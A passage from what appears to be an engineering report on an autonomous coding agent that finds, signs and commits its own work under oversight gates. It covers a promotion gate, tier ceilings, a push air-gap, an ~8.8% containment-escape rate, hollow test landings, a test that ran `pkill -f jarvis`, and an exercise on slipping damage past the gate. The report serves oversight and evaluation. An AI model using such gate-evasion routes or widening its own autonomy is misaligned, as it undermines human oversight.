Other July arcs, all present but default off: a **distributed Body/Brain** split with an mTLS event bus, a write-ahead outbound log and a generation fence against split-brain writes (`JARVIS_DISTRIBUTED_BUS_ENABLED` false); a **Sovereign Failover Mesh** to a 32B model on GCP L4 GPUs (end-to-end handoff `bt-2026-06-29-074457`); an event-sourced **cross-repo causal graph**; and **chunked generation with a parallel "Super-Agent" swarm** for very large files (`JARVIS_SWARM_ROUTING_ENABLED` false).

§93.5 The Credit Runs Out (August)

In early August both paid lanes began refusing every request. As of 2026-08-08 the liquidity panel still read "runway: ok" while a live DoubleWord probe returned `402 Account balance too low` . Two defects followed. The failover classifier read 402 as an outage, which produced 125 false awaken triggers in one session; only an unrelated environment variable prevented a GCE VM from being provisioned (`5f8b4d7b8e`). And every GENERATE attempt re-walked a cascade whose outcome the ledger already knew.

The responses:

- **ECONOMIC state** (`governance/economic_state.py` , `42dd6137ff`). A table-driven classifier separates "out of money" from rate limits and outages. A 402 now freezes the lane and emits `provider_funding_required` ; a 429 is retried.
- **Rehearsal tier** (`governance/rehearsal_tier.py` , `41c648784b` , default off). When every lane is dry, an op ends in a `RehearsalOutcome` that records what was exhausted and when it lifts, plus a replay token. The outcome has no diff, patch or file field by construction, and AST-pinned tests keep it that way.

§93.6 The Local Lane on the RTX 5090 (August – October)

> **Big Picture.** The April paper describes J-Prime as "the self-hosted backup when available" (§39). By October it is the only lane. A single 32 GB consumer GPU now serves every route.

The split host. O+V cannot run natively on Windows (about 55 modules import `fcntl`). It runs in WSL2. The model server runs natively on Windows and owns the GPU, and the two meet over loopback with mirrored networking (`docs/BRINGUP_WINDOWS_WSL2.md`).

Making a small model usable. The model went from qwen2.5-coder:32b to Qwen3-Coder-30B-A3B (a mixture-of-experts model with 3B active parameters), served as `qwen3-coder-ov:30b` . Each of the following was a defect found in a live run:

- The 5090 had been sized as a 24 GiB L4, which halved context to 16,896 tokens (`42978d2a88` , `model_physics.py`).
- The client cache was keyed by URL alone, so a model swap silently kept the old weights (`284f290b7e`).
- `JARVIS_LOCAL_MODEL_NAME` was ignored (`f28375eb3a`).
- A signed `target_symbol` cut generation scope from about 126,600 tokens to about 750 (`7a39d750cf`).
- **Stateful tool masking, lever 3** (`8eae037b75` , `tool_masking.py` , default on). The constrained-decoding grammar allows only tool calls until the minimum exploration is met. Before it, the 30B produced 106 in-loop rejections and zero candidates in `bt-2026-08-31-155308` . With the grammar alone changed: full union 0/3 explored, {tool, noop} 3/3 noop, {tool} 3/3 explored.

Free-lane policy (`7bcb3ded51` , default on). With no paid credential configured, every route goes to the local engine. `bt-2026-08-28-104222` : 17 local-primary interceptions, $0.00.

Paid lanes switched off (`f13823059b` , 2026-09-26). `governance/paid_lanes.py` is now the single authority. It answers three separate questions: is a paid lane *switched on*, *configured*, and *allowed* (the last also consults the economic ledger). The declared switch `JARVIS_PAID_LANES_ENABLED=false` keeps Claude and DoubleWord from being constructed at all. Re-enabling them is a configuration change, not a code change.

J-Prime Engine (2026-10-07; `JARVIS-Prime` `fb85d481fb` , `378b91085d` , `cba367752d`). J-Prime replaced Ollama as the serving layer. It is a supervisor and protocol layer around llama.cpp `llama-server` (build b11462, CUDA 13.4) on `127.0.0.1:8000` . It exposes OpenAI- and Ollama-compatible routes, plus routes for an **exclusive training lease** and a **versioned adapter registry** (publish / activate / rollback / reject). Measured on real O+V traffic at one slot and 32,768 context (J-Prime `BENCHMARKS.md` †):

- Decode p50 172 tok/s (p10 152, p90 184; n = 337).
- Prefill about 6.5k tok/s for 4–8k new tokens.
- Cold load 15 s to 18.9 GiB resident.
- The lease verifiably releases 21,236 MiB for training.

JARVIS boot now brings up J-Prime and Reactor itself (`e05fe5b1ab`). Since 2026-10-10 local concurrency follows the engine's reported slot count (`fadde8d9c4` †). A slot sweep measured aggregate throughput of 124 / 165 / 177 tok/s at 1 / 2 / 3 slots, so the knee is at 2. The vision model (`jarvis-vision:8b`) is declared in J-Prime, but at the time of writing is still partly served by Ollama.

> **PAUSE AND PREDICT**
>
> **A single local GPU now generates every candidate, and a candidate that passes VALIDATE sits in an isolated worktree. Before reading on, predict which stages should sit between that worktree and `main`, and whether the organism should push its own results to GitHub.**

§93.7 How Work Reaches `main` Today

> **Big Picture.** In April, a human started a battle-test session and approved what mattered. By October the organism finds its own work, signs it with the same key the operator uses, executes it in an isolated worktree, and fast-forwards verified results onto the local `main` branch. It never pushes to a remote.

The path, stage by stage:

1. **Sources of work.**
   - The signed roadmap, `.jarvis/roadmap.yaml` (HMAC-SHA256, `strategy_signer.py` / `roadmap_reader.py`).
   - Operator `/goal sanction` (`operator_goal_sanction.py`).
   - **Goal Discovery** (`autonomy/goal_discovery.py`). Evidence-only work, with ambient red tests ranked above uncovered modules, turned into signed goals by `synthesize_and_sign()`.
   - The **proposal inbox**† (`autonomy/proposal_inbox.py`, `ffc3bb1c15` †). Model-invented work from the Epistemic Planner, DreamEngine and IntentDiscovery, ranked below evidence and signed through the *same* single signer. There is no second sanction path.
   - `WorkOrderSensor`, and 24 intake sensors in total.
2. **Autonomous Sentinel Mode** (`autonomy/sentinel.py`, 2026-09-08 onward). The Sentinel auto-approves up to a tier ceiling (`JARVIS_SENTINEL_AUTO_APPROVE_MAX_TIER`, default APPROVAL_REQUIRED). BLOCKED operations, Order-2 self-modification and anything touching the cage always escalate. Since 2026-09-26 a bare `ov` arms the Sentinel and the production-soak profile (`04f2f3ade0`). Before that, soaks and the cockpit had been, in the commit's words, two organisms behind one name.
3. **Execution** in a sovereignty worktree on `ouroboros/auto/<session>-<nonce>`. AutoCommit adds `Signal:`, `Session:` and an O+V co-author trailer.
4. **Accumulation** onto `ouroboros/battle-test/<ts>`.
5. **Promotion gate** (`accumulation_promotion_gate.py`, `3b49ed8e08`). Four checks: provenance; coverage; a structural check that no public symbol vanished; and a semantic-delta check that refuses commits

changing only comments, formatting or quoting (`ac4dacdbc6`). The structural check is the one that caught a whole-file re-emission. Coverage is matched by test-file name, so a same-named test written for a different module can count as cover. That is a known weakness, not a guarantee. Landings that fail go to `ouroboros/quarantine/*` .

6. **Local `main` promotion** (`main_promoter.py` , `077417b478`). Fast-forward only.
7. **Zero-push air-gap** (`remote_push_guard.py` , `JARVIS_REMOTE_PUSH_AIRGAP` on). Every push site goes through one guard, and an AST test fails on any unguarded push. Publishing to GitHub remains an operator act.

`GoalReconciliationLedger` (`ae33e1a37d`) binds each goal to its commit using state derived from git ancestry rather than from logs.

§93.8 Inside the Pipeline: What Changed

The phase set is unchanged since §92. `OperationPhase` still has the members it had after VISUAL_VERIFY was added on 2026-04-18. What changed is how the phases work on a small local model.

- **Context the model can trust.**
  - **AST-Signature Anchor** (`ast_signature_anchor.py` , `f50632edb9` … `700489df01`): injects the real module API, so the model stops inventing functions.
  - **LessonMemory** (`78b5dbf3a1`): module-keyed failure lessons injected before generation. 1,115 lessons; 424 injections were followed by a VALIDATE pass.
  - **Declared-symbol contract** (`59839c58ec`): the goal's target symbol reaches GENERATE.
- **One owner for VALIDATE.** `phase_runners/validate_runner.py` is now the sole VALIDATE implementation; the inline twin and its kill switch were deleted. Inside VALIDATE the order is:
  1. a traceback-guided **micro-fix** (`interactive_repair.py` , bounded by `micro_fix_governor.py`);
  2. then a **VALIDATE_RETRY** that actually regenerates;
  3. then L2 repair.

  The rungs had existed before, but live runs showed several of them inert: 524 byte-identical retry iterations re-validated a frozen pool (`ab1d8c008c`), and 532 micro-fix runs made zero repairs (`ddd54bcf10`).
- **Test Reality Gate** (`70935a4bee` , 2026-10-04). Rejects candidate tests that cannot execute, assert nothing, or never import their subject. It was added after a hollow landing (`c985ccaee4`) reached `main` and had to be reverted (`fcc50352f0`).
- **Diff output.** For existing files the model must answer in the `2b.1-diff` schema. Source is shown with numbered lines, the numbers the model copies back are stripped, and a single stdlib applier applies the diff (`98ab8c03dd` †, `aa677f2161` †). This is still the leading way operations die (§93.14).

- **Containment of the code under test.**
  - A candidate test once ran `pkill -f jarvis` and killed the daemon. Test runs now execute in a PID namespace (`6b00b8adf5`).
  - A resource-aware execution lock prevents a test suite from out-of-memory-killing a running soak (`4d43f3e5b4`).
  - Modules that execute on import are quarantined (`environment_integrity.py`).

§93.9 The `ov` Cockpit

The operator surface is now the `ov` command (`backend/core/ouroboros/cli/ov.py` , a PEP 621 console script). The battle-test runner of Part XI remains the engine underneath. A bare `ov` attaches to the running organism, or cold-boots one in the background. Other verbs include `run` / `daemon` (headless), `attach` , `status` , `doctor` , `hive` and `link` .

The cockpit renders a Claude-Code-style transcript: intent, tool calls and results, with a live block per in-flight operation. A toolbar shows the served model, a `landed N` counter, promotion status, and a GPU-lease lock screen while training holds the card.

Slash commands come from an auto-discovered registry of `*_repl.py` modules, about 70 of them, plus handlers in the harness. The ones most relevant to this section:

- `/goal sanction` and `/goal inject`
- `/proof` : a tamper-evident SHA-256 chain of per-session evidence at `.jarvis/proof/chain.jsonl` †
- `/reach` : a ratchet on features that are registered but never reached
- `/why` : four bands — trigger, context, logic, action
- `/spend` : day × provider × route

§93.10 First-Order Proofs: The Landings Ledger

> **Big Picture.** This is the result the April paper was building toward: commits the organism made on its own, under signed goals, that passed validation, survived promotion, and now sit on `main` .

Counting rule. An autonomous landing is a commit carrying the trailer `Co-Authored-By: Ouroboros+Venom <ouroboros@jarvis.trinity>` . On `main` there are **91** dated 2026-09-06 → 2026-10-10. 52 of them (†) are local-only. Four more, all dated 2026-07-13, are the Run-22 and Run-23 commits described in §93.4: the two duplicated `requirements.txt` comments, and two identical 3-line landings (`abbddeec24` , `90c253bf65`) against the planted target.

Kind	Count	Notes
Test files only	84	New test modules for untested source modules — the 30B's strongest, repeatable skill (PRD §33)
Production `.py`	5	See below
Other (documentation)	2	From the 10-09 soak; one flattened the author's name and punctuation and was repaired by hand (`50689d1a30` †)

The five production-code landings, in full:

Commit	File	What it did	Outcome
`3a7d155218` (09-07)	`governance/dw_capacity_probe.py`	Completion tracer backs off an AUTH_FAILED surface (+80/−50)	Stands
`f97f8195d6` (09-07)	`governance/candidate_generator.py`	Intended: decline multi-file swarm ops	**Reverted** (`c8430f9b6a`): only a punctuation rewrite landed
`e7b3bdfec2` (09-07)	`governance/candidate_generator.py`	Same goal, retried: +9 lines	Stands
`7f8c686ce0` (09-08)	`backend/api/sse_contract.py`	Log broad excepts with `exc_info`	Stands; content it dropped restored in `ff214d7b2c`
`84ff726539` † (10-10)	`backend/api/audio_error_fallback.py`	Named retry constants; timezone-aware timestamp	Stands

The first autonomous landing was `704f98b1d5` (2026-09-06). The first multi-file atomic landing was `78eb95aa7c` . Before 2026-09-09 the landing sessions were served by the GCP-hosted J-Prime and, in two sessions, DoubleWord. From 2026-09-09 every landing was made by the local `qwen3-coder-ov:30b` .

Cadence soaks (PRD §34 and session artefacts):

Session	Wall	Landings	Substantive	Substantive / h	Notes
`bt-2026-09-26-143412`	1.97 h	3	3	1.52	0 paid calls; ended by host commit exhaustion
`bt-2026-10-04-215048`	2.98 h	3	2	0.67	
`bt-2026-10-05-012717`	6.03 h	10	6	1.00	1.34/h in the first 2.98 h; nothing landed 22:24 → 00:29
`bt-2026-10-08-121243`	1.25 h	0	0	0	Stopped by the operator; root causes fixed after
`bt-2026-10-09-154724` †	~9 h	51 merged	—	—	Mostly tests for `backend/api/*`; proof chain reads "PRODUCTIVE, 13 commits verified on main" at its check
`bt-2026-10-10-180726` † (3 slots)	2.0 h	0	0	0	Slot A/B arm
`bt-2026-10-10-201126` † (2 slots)	1.76 h	40 into the funnel, refused at promotion	—	—	Goal mix differed from the 3-slot arm; VM stopped mid-run; 1-slot arm never ran

Two lessons are recorded in PRD §34. **The supply wall**: after about four hours on a diet of uncovered modules, yield is bounded by the supply of landable work, not by the model. And the session summary undercounted landings (2 vs 3, 1 vs 10), so the ledger and git, not the summary, are the source of truth.

Where this sits on the Ten Orders (§92.18). Three of the five production landings modified files inside the governance package, under signed, operator-sanctioned goals. None touched a safety gate (`iron_gate.py`, `semantic_guardian.py`, the cage), and none was self-initiated governance change. The system is still at **Mechanic**: the Neurosurgeon threshold, autonomous modification of the governance substrate on the organism's own initiative, has not been crossed, and the tier ceiling and cage escalation in §93.7 are designed to make crossing it an operator decision.

> **PAUSE AND PREDICT**
>
> **Reactor has trained a LoRA adapter on O+V's own recorded attempts, and J-Prime serves it. Predict whether that adapter made the model measurably better, and what evidence would actually count as proof.**

§93.11 The Trinity Closes the Loop: Recorder → Reactor → J-Prime

> **Big Picture.** In April the "soul" — JARVIS-Reactor, the training repository — was architecture on paper. By October one full cycle has run end to end. O+V recorded its own attempts, git proved which survived, Reactor trained an adapter on them, and J-Prime now serves that adapter. The cycle ran; it has not yet shown that it made the model better.

The data path:

1. The **trajectory recorder** (`observability/trajectory_recorder.py` , `089c218405`) writes one `ExperienceEvent` per candidate. The local lane draws three or more **sibling candidates** per operation, each labelled with its own VALIDATE verdict (`b92f622477`).
2. **Landing provenance** (`7d5ffed26c`) joins git-proven `landed` / `surviving` labels onto corpus rows. 35 of 39 landings were proven, and trainable success rows went from 0 to 26.
3. **Reactor** trains with **GRPO** (Dr. GRPO loss, β = 0), not the DPO of the earlier design, on `Qwen/Qwen3-Coder-30B-A3B-Instruct` .
   - Stock 4-bit quantization left the fused experts in bf16, so Reactor quantizes each expert to NF4 itself (`moe_quant.py`), landing the 30B at 15.64 GiB resident.
   - The LoRA covers attention only: 13.4M parameters, about a 27 MB adapter.
   - Truncated completions are masked; the stated rule is never to train on a truncated answer.
   - A preflight refuses to train when too few groups show contrast.
4. The **Training Lifecycle Handoff** (`eecadb334f`) runs one exclusive GPU cycle. It leases J-Prime (verifying the VRAM release), trains, converts the LoRA to GGUF, publishes it to J-Prime's registry, and runs a greedy comparison against the incumbent. It then activates the adapter or rolls back.
5. Each cycle **attests** whether a human was in it (`3cbc54ace9` †), and every row carries its **output contract**, so training sees only current formats (`0c0f39c7dd` †).

Measured result, stated plainly. The first official cycle (handoff `20261007-092520`) published adapter `20261007-143931-238e06c10f8f` , which J-Prime now serves. Its gate score was 4/6 against the incumbent's 3/6. The project's own notes call that *not* evidence of learning: three contributing answers, gradient norm about 1e-4, one greedy flip.

The root finding was that 86% of training prompts (1,044 of 1,215) asked for whole-file rewrites that cannot fit the completion window. That finding drove the move to diff output in §93.8.

On a **held-out benchmark** of 30 tasks drawn from human commits with hidden tests (`6bf0a04cfb` †), the served adapter was accepted on 1/30 with unnumbered prompts and 3/30 with numbered prompts. It solved 0, and the mean gain was 0.03. **No held-out gain has yet been demonstrated.** The operator's

standing rule is that no training-derived change is pushed until one is.

§93.12 Safety and Honesty Infrastructure

- **Reachability.** A full scan found **131 features "DARK"**: the flag is on and the module is on disk, but nothing in production imports it (`d203c8dfa1`). A reachability ledger now tracks each capability through registered → invoked → effective, and `/reach` ratchets the count down. A related audit revived several wired-but-dead features: the adversarial reviewer, DreamEngine with preemption, self-critique, and incremental DeepAnalysis (`954262cf00` †). Self-critique was then found dying on 38 of 38 operations and fixed (`6feecf3079` †).
- **Antivenom audit** (`dc04233637` †). The guardian's mutation self-audit had been mismeasuring: 105 apparent misses came from the wrong owner, comment-encoded diffs and invalid mutations. Six real detector holes were closed and a tautological-test ("quine") detector was added. Gaps went from 5 to 0. It now has a production caller that feeds the capability-health ledger.
- **Capability assurance** (`capability_assurance.py`). The system refuses to run an operation below its declared envelope, rather than degrading silently.
- **Production envelope** (`production_envelope.py`). About 40 run budgets are now derived from one wall-clock figure instead of set independently, with tests that pin them against drift.
- **Bounded human approval.** The inline approval wait now has a deadline below the pipeline budget and fails closed.

§93.13 Updated Topline (as of 2026-10-13)

These figures use a simple, reproducible method: line counts over git-tracked `.py` files, blank and comment lines included. They are **not** directly comparable to the §92.11 figures, which used a different method.

Measure	Value
JARVIS commits on `main` (all time)	10,905
JARVIS commits in this window	3,122 (3,013 on GitHub)
JARVIS-Prime / JARVIS-Reactor commits on `main` in this window	25 / 60 (plus unmerged feature branches)
Python lines in tracked `.py` files, JARVIS	3,891,413
… of which under `backend/core/ouroboros/`	1,036,602
`test_*.py` files under `tests/`	3,667
Intake sensor modules	24
Autonomous landings on `main` (O+V trailer), 2026-09-06 → 10-10	91 (84 tests, 5 production, 2 docs)
Paid inference spend on the landing soaks from 2026-09-26	$0

§93.14 Limitations, Stated Plainly

1. **The landings are mostly tests.** 84 of 91 autonomous commits add test files. Production-code landings at cadence and self-planned feature work are listed as *not demonstrated* in the PRD §33 capability envelope.
2. **Some landings were wrong.** One was hollow (reverted), one carried no intended change (reverted), one dropped content (restored by hand), and one autonomous documentation edit flattened text (repaired by hand). The promotion gate and the Test Reality Gate exist because of these.
3. **Diff fidelity is the leading failure mode.** On the held-out set, numbering the source made diffs apply more often (apply failures 28 → 21) but broke modules more often (syntax failures 1 → 6). The 10-09 soak still produced 219 whole-file answers against 6 diffs.
4. **The learning loop has not shown learning.** One adapter is served, and no held-out gain has been measured.
5. **Supply, not model, bounds long soaks.** This is the supply wall in §93.10.
6. **The cage escape rate is about 8.8%** at scale, against a 4.4% gate (§93.3).
7. **One GPU.** The 5090 holds one large model at a time. Training, serving and vision contend for it through the lease.
8. **Slot scaling is unproven in production.** The slot A/B was inconclusive.
9. **Known open defects** include an `asyncio.Lock` re-entry deadlock in `LangGraphPhaseManager.transition` and a handful of test paths still pinned to the author's original machine.

10. **Deliberately off.** The Epistemic Planner, the distributed bus, the swarm router, the rehearsal tier and the SMT prover remain default-off pending graduation.

§93.15 What Comes Next

The working order recorded on 2026-10-09/10:

1. Make diffs land: fidelity of the `2b.1-diff` path on the 30B.
2. Measure a held-out gain before any training-derived change is pushed.
3. Widen the supply of landable work beyond uncovered modules, including evidence-ranked red tests and sanctioned model proposals.
4. Arm the Epistemic Planner and Conception bridge on a soak only after (1)–(3), so the backlog does not fill faster than it drains.
5. Settle the slot count with a complete three-arm A/B.

The formal questions of §92.12 are unchanged. The engineering since then has mostly supplied better measurements to put in front of them.

§93.16 Corrections and Superseded Text

Earlier text	Status as of 2026-10-13
Repository `github.com/drussell23/JARVIS-AI-Agent` (front matter, Abstract, §5)	Now `github.com/drussell23/JARVIS`; the old URL redirects. The front matter has been updated.
Part VI (§39–§43): DoubleWord and Claude as primary providers, J-Prime as backup; the 2026-04-16 topology seal	**Superseded** by §93.6. J-Prime (local, llama.cpp) is the only active lane; paid lanes are switched off by declaration.
§1.1 "16 autonomous sensors"	24 sensor modules today.
Part XI: the battle-test runner as the way to operate O+V	The engine remains; the operator surface is the `ov` cockpit (§93.9).
§92.4: 0/38 adversarial escapes	Stands for that curated set; the at-scale mutation measurement is about 8.8% (§93.3).
§92.18: autonomous commits limited to ledger writes	91 autonomous landings since, 5 of them production code (§93.10); still Mechanic.

§93.17 Glossary Additions

Term	Meaning
`ov` cockpit	The operator command and live view of the running organism
Autonomous Sentinel Mode	Unattended discover → sign → execute → (auto-)approve loop, under a tier ceiling
Goal Discovery	Turns evidence (red tests, uncovered modules) into signed roadmap goals
Proposal inbox	Model-invented work, sanctioned by the same single signer as evidence
Accumulation branch	Per-session `ouroboros/battle-test/<ts>` branch that collects landings
Promotion gate	Provenance + coverage + no-public-symbol-removed + not-cosmetic-only checks before `main`
Zero-push air-gap	One guard on every push site; publishing is an operator act
First-order proof	An autonomous landing that does real work for a signed goal
Supply wall	The point where yield is bounded by landable work, not by the model
ECONOMIC state	A provider refusal caused by funding, distinct from quota and outage
Rehearsal tier	A code-free, honest ending when every paid lane is dry
Free lane / paid-lane authority	Local-primary routing; one module answering switched-on / configured / allowed
J-Prime Engine	llama.cpp-based local server with lease and adapter registry
Engine slots	Parallel decode slots; O+V concurrency follows them
Tool masking (lever 3)	Grammar that allows only tool calls until exploration is satisfied
AST-Signature Anchor	Real module API injected into GENERATE
LessonMemory	Module-keyed failure lessons injected before generation
Test Reality Gate	Rejects tests that cannot run, assert nothing, or never import their subject
`2b.1-diff`	The diff output schema required for existing files
Trajectory recorder / sibling candidates	Per-candidate training rows; three or more candidates per operation
Landing provenance	Git-proven `landed` / `surviving` labels on training rows

Term	Meaning
Training Lifecycle Handoff	One exclusive GPU cycle: lease → train → publish → verify → commit or roll back
Held-out benchmark	Gain measured on human commits with hidden tests, never on training rows
DARK feature	Flag on, module present, never reached in production
Proof of work (`/proof`)	Hash-chained, per-session evidence record

Check your understanding: §93 — Developments (May 14 – October 13, 2026)

CONCEPTUAL QUESTIONS

1. Why does §93 count autonomous landings by a commit trailer on `main`, rather than by what each soak session reports in its summary?

2. Every landing has already passed VALIDATE and its module's tests before it reaches the promotion gate. Why does the gate's structural "no public symbol vanished" check still matter?

3. What does the "supply wall" imply about how to raise landed-commit yield, and why does the plan in §93.15 delay arming the Epistemic Planner?

QUIZ

1. What did the at-scale mutation harness measure for the static cage, and what remedy does the North Star propose?

A. 0% escapes, confirming the curated 0/38 result at scale

B. About 21.9% escapes, to be fixed by adding more AST rules

C. About 4.4% escapes, exactly meeting the gate after hardening

D. About 8.8% escapes, to be fixed by OS-level runtime containment

2. `governance/paid_lanes.py` is the single authority on paid lanes. Which three questions does it answer separately?

A. Is the lane switched on, configured, and allowed

B. Is the lane reachable, funded, and rate-limited

C. Is the lane cheapest, fastest, and least loaded

D. Is the lane attested, quarantined, and circuit-broken

3. Why was a separate ECONOMIC state needed when the paid credit ran out in August?

A. The liquidity panel blocked every request once runway hit zero

B. A 429 rate limit was being retried forever instead of freezing

C. A 402 was read as an outage, causing 125 false awaken triggers

D. Aegis refused to reconcile calls that returned no token usage

4. Stateful tool masking (lever 3) changed only the decoding grammar. What did that grammar do, and what was the result?

A. Banned noop answers entirely; the full union explored 3/3

B. Allowed only tool calls until minimum exploration; 3/3 explored

C. Forced diff output for existing files; apply failures fell to 21

D. Capped output at the target symbol; scope fell to about 750 tokens

PROBLEM SET

Problem 1 (trace). Goal Discovery notices that a module under `backend/api/` has no tests. Trace that observation to a commit on local `main`, using §93.7 and §93.8. Name each stage and, for at least three of them, one thing that could stop the work there.

Problem 2 (analysis). The `bt-2026-10-05-012717` soak ran 6.03 h with 6 substantive landings, at 1.34 substantive landings per hour over its first 2.98 h. Estimate how many substantive landings came in the first 2.98 h and what rate the remaining time achieved. Then explain what this pattern does and does not tell you about the 30B model.

Problem 3 (code reading). Open `backend/core/ouroboros/governance/accumulation_promotion_gate.py` and read `_public_surface` and `_check_structure`. Work out what counts as the "public surface", which direction of change is refused, how a file that no longer parses is treated, and whether a commit that drops an export can pass if a later commit on the branch restores it.

ADVANCED CONCEPTUAL QUESTIONS ADVANCED

A1. §93.10 counts 91 autonomous landings by the `Co-Authored-By: Ouroboros+Venom` trailer on `main`. Name three ways that number differs from "useful changes the organism made that are still in the codebase", and which §93 mechanism measures each difference.

A2. §92.18 defines the Neurosurgeon threshold as autonomous mutation of "`iron_gate.py`, `semantic_guardian.py`, or other governance code under an autonomous signature". Three of the five production landings in §93.10 modified files in the governance package. Why does §93.10 still say Mechanic? Is that a principled refinement or moving the goalposts?

A3. Suppose the Epistemic Planner were armed today, before step 1 of §93.15 (making diffs land) is done. Trace the second-order effects through Goal Discovery's ranking, the diff path and the training corpus.

CHALLENGE PROBLEMS ADVANCED

Challenge 1 (quantitative). Use the cadence table in §93.10. (a) Pool the four completed soaks that report a substantive count (09-26, 10-04, 10-05, 10-08) and compute landings per hour and substantive landings per hour. (b) The 10-05 session ID encodes its start as 01:27:17, it ran 6.03 h, and nothing landed from 22:24 to 00:29. Work out where that gap sits in the session. (c) Project substantive landings for a 9-hour soak under a constant-rate model and under a supply-wall model. (d) Treating landings as a Poisson process (an assumption), how surprising is the gap at a constant rate? (e) Square your answer with the ~9 h 10-09 soak and its 51 merged commits.

Challenge 2 (research). The operator's rule in §93.11 is that no training-derived change is pushed until a held-out gain is shown. Design the experiment that would justify pushing an adapter. Givens: the held-out set is 30 tasks from human commits with hidden tests. The served adapter was accepted on 1/30 (unnumbered prompts) or 3/30 (numbered), solved 0, with a mean gain of 0.03. Its handoff gate was 4/6 against the incumbent's 3/6 with one greedy flip. Numbering also moved apply failures from 28 to 21 and syntax failures from 1 to 6 (§93.14). State the hypothesis, metric, control, decision rule and what would falsify it, and work out how much gain 30 tasks can detect.

Challenge 3 (adversarial). §93.7 says the promotion gate checks provenance, coverage, and that no public symbol vanished. Open `backend/core/ouroboros/governance/accumulation_promotion_gate.py` and read `verify_commit` and the four `_check_*` functions. Construct three landings, each produced honestly by the sanctioned lane, that try to reach `main` carrying damage: (1) a whole-file re-emission that keeps every public name but rewrites one function body wrongly; (2) a punctuation-and-quote-only rewrite like `f97f8195d6`; (3) an edit to a module whose filename stem is shared with an unrelated module elsewhere. For each, say which check stops it, or show honestly that none does and which layer must.

Appendix A — Glossary for Non-Technical Readers

Agent / agentic workload — An AI system that takes actions, observes outcomes, and repeats. Distinct from a chatbot, which responds to one prompt at a time.

AST (Abstract Syntax Tree) — The structural parse of source code. The Iron Gate uses AST parsers to validate code changes structurally rather than by pattern-matching on strings.

Autonomous developer — A system that initiates software-engineering work without being prompted, within configured constraints.

Ouroboros — The serpent eating its own tail. Also: the autonomous self-development pipeline of JARVIS.

Venom — The agentic execution layer of O+V. Named after the Marvel symbiote.

Trinity — The three-part organism architecture (Body, Mind, Soul) of JARVIS.

Iron Gate — The collection of deterministic safety rules in O+V that the agentic intelligence cannot override.

Pipeline — The 11-phase FSM that every operation passes through.

Cascade — The sequence of provider tries (DoubleWord → Claude) if a primary provider fails.

Provider — A company or service that hosts and serves language models.

FSM (Finite State Machine) — A software component that tracks which stage of a process we're in.

Op / operation — One discrete unit of autonomous work.

Op-ID — Unique identifier for an operation (`op-<uuidv7>-<origin>`).

Heartbeat — A structured event emitted by the pipeline indicating current state.

Intake layer — The event-driven mechanism that detects what work to do.

Sensor — A small component that subscribes to events and emits signals when actionable conditions are detected.

Ledger — Append-only, file-backed operation state log with deduplication.

ChangeEngine — The component that writes patches to disk.

AutoCommitter — The component that creates structured git commits after successful APPLY + VERIFY.

Orange PR Reviewer — An async review provider that files a GitHub PR instead of blocking on CLI approval.

Consciousness Bridge — The integration surface between Trinity Consciousness and the pipeline.

GoalMemoryBridge — The cross-session vector-DB memory layer.

Strategic Direction — The service that injects the Manifesto into every generation prompt.

Manifesto — The philosophical document (in `README.md`) that states the seven principles.

Session — One run of the battle test harness. Session artifacts live in `.ouroboros/sessions/bt-*/`.

Breakthrough log — The narrative record of major battle-test milestones in `OUROBOROS.md`.

Appendix B — Key File References

Purpose	Path
Pipeline orchestrator	`backend/core/ouroboros/governance/orchestrator.py`
Governed loop service	`backend/core/ouroboros/governance/governed_loop_service.py`
Risk engine	`backend/core/ouroboros/governance/risk_engine.py`
Urgency router	`backend/core/ouroboros/governance/urgency_router.py`
Candidate generator (cascade)	`backend/core/ouroboros/governance/candidate_generator.py`
DoubleWord provider	`backend/core/ouroboros/governance/doubleword_provider.py`
Claude / Prime providers	`backend/core/ouroboros/governance/providers.py`
Tool executor (Venom)	`backend/core/ouroboros/governance/tool_executor.py`
Repair engine (L2)	`backend/core/ouroboros/governance/repair_engine.py`
Change engine	`backend/core/ouroboros/governance/change_engine.py`
Auto committer	`backend/core/ouroboros/governance/auto_committer.py`
MCP tool client	`backend/core/ouroboros/governance/mcp_tool_client.py`
Context compaction	`backend/core/ouroboros/governance/context_compaction.py`
Context expander	`backend/core/ouroboros/governance/context_expander.py`
Plan generator	`backend/core/ouroboros/governance/plan_generator.py`
Semantic triage	`backend/core/ouroboros/governance/semantic_triage.py`
Comm protocol	`backend/core/ouroboros/governance/comm_protocol.py`
Exploration ledger	`backend/core/ouroboros/governance/exploration_engine.py`
Policy engine	`backend/core/ouroboros/governance/policy_engine.py`
Ledger	`backend/core/ouroboros/governance/ledger.py`
Saga strategies	`backend/core/ouroboros/governance/saga/`
Intake layer service	`backend/core/ouroboros/governance/intake/intake_layer_service.py`
Unified intake router	`backend/core/ouroboros/governance/unified_intake_router.py`

Purpose	Path
Sensors	`backend/core/ouroboros/governance/intake/sensors/`
Brain selection policy	`backend/core/ouroboros/governance/brain_selection_policy.yaml`
Oracle (codebase graph)	`backend/core/ouroboros/oracle.py`
Trinity Consciousness	`backend/core/ouroboros/consciousness/`
Strategic Direction	`backend/core/ouroboros/governance/strategic_direction.py`
Conversation Bridge	`backend/core/ouroboros/governance/conversation_bridge.py`
Semantic Index	`backend/core/ouroboros/governance/semantic_index.py`
Last Session Summary	`backend/core/ouroboros/governance/last_session_summary.py`
User Preference Memory	`backend/core/ouroboros/governance/user_preference_memory.py`
Event channel	`backend/core/ouroboros/governance/event_channel.py`
Batch future registry	`backend/core/ouroboros/governance/batch_future_registry.py`
Battle test harness	`backend/core/ouroboros/battle_test/harness.py`
SerpentFlow CLI	`backend/core/ouroboros/battle_test/serpent_flow.py`
Live dashboard	`backend/core/ouroboros/battle_test/live_dashboard.py`
Battle test runner script	`scripts/ouroboros_battle_test.py`
Breakthrough log	`docs/architecture/OUROBOROS.md` §"Battle Test Breakthrough Log"
This paper	`docs/architecture/OV_RESEARCH_PAPER_2026-04-16.md`

Appendix C — Environment Variables

All variables and their defaults. Only the most operationally relevant are listed; see `OUROBOROS.md` §"Environment Variables" for the exhaustive list.

Pipeline

Variable	Default	Purpose
`JARVIS_GOVERNED_TOOL_USE_ENABLED`	`true`	Master switch for Venom
`JARVIS_GOVERNED_TOOL_MAX_ROUNDS`	`5`	Max tool rounds per generation
`JARVIS_GOVERNED_TOOL_TIMEOUT_S`	`30`	Per-tool execution timeout
`JARVIS_GOVERNED_TOOL_MAX_CONCURRENT`	`2`	Concurrent tool executions
`JARVIS_TOOL_OUTPUT_CAP_BYTES`	`4096`	Max tool output size in prompt

L2 Repair

Variable	Default	Purpose
`JARVIS_L2_ENABLED`	`true`	Master switch
`JARVIS_L2_MAX_ITERS`	`5`	Max iterations
